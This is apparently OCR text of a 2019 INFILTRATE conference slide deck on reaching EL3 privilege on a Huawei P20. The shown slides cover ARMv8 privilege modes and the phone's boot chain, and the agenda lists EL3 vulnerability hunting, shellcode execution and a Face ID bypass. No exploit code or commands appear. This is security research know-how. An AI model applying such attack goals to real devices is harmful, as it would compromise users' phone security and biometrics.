# EL3 Tour: Get The Ultimate Privilege of Android Phone

Guanxing Wen

INFILTRATE | 2019


# Bio

- Senior Security Researcher at Pangu
- Exploitation and Reversing Engineering
  - Recently
    - Firmware, Bootloader, Kernel
  - Previously
    - Adobe Flash

# Agenda

- ARMv8 Privilege mode
- Post-startup architecture of Huawei P20
- Hunt EL3 Vulnerabilities
- Execute shellcode in EL3
- Face ID Bypass

# ARMv8 Privilege Mode



# Huawei P20

# Huawei P20


- ARMv8 (Hisilicon Kirin 970)

# Huawei P20

SMARTPHONE DXOMARK

| MOBILE | SELFIE | |
|---|---|---|
| 109 | 75 | Huawei Mate 20 Pro |
| 109 | 72 | Huawei P20 Pro |
| 105 | 82 | Apple iPhone XS Max |
| 103 | | HTC U12+ |
| 103 | 92 | Samsung Galaxy Note 9 |
| 103 | 84 | Xiaomi Mi MIX 3 |
| 102 | | Huawei P20 |
| 101 | | Apple iPhone XR |
| 101 | 92 | Google Pixel 3 |
| 99 | 81 | Samsung Galaxy S9 Plus |

- ARMv8 (Hisilicon Kirin 970)
- Android phone with great cameras

# Huawei P20


- ARMv8 (Hisilicon Kirin 970)
- Android phone with great cameras
- Customized EL3 and S-EL0 & 1


# Boot Chain

fastboot.img


# Boot Chain

FASTBOOT

# Boot Chain



# Boot Chain



# Boot Chain


kernel.img

teeos.img


EL3

Trusted Firmware


# Boot Chain


globaltask
task_xxx
S-EL0
kernel.img
Trusted Core Kernel
S-EL1
EL3
Trusted Firmware


# Boot Chain


EL0
APK
/sbin/teecd
globaltask
task_xxx
S-EL0
EL1
Linux Kernel
Trusted Core Kernel
S-EL1
EL3
Trusted Firmware

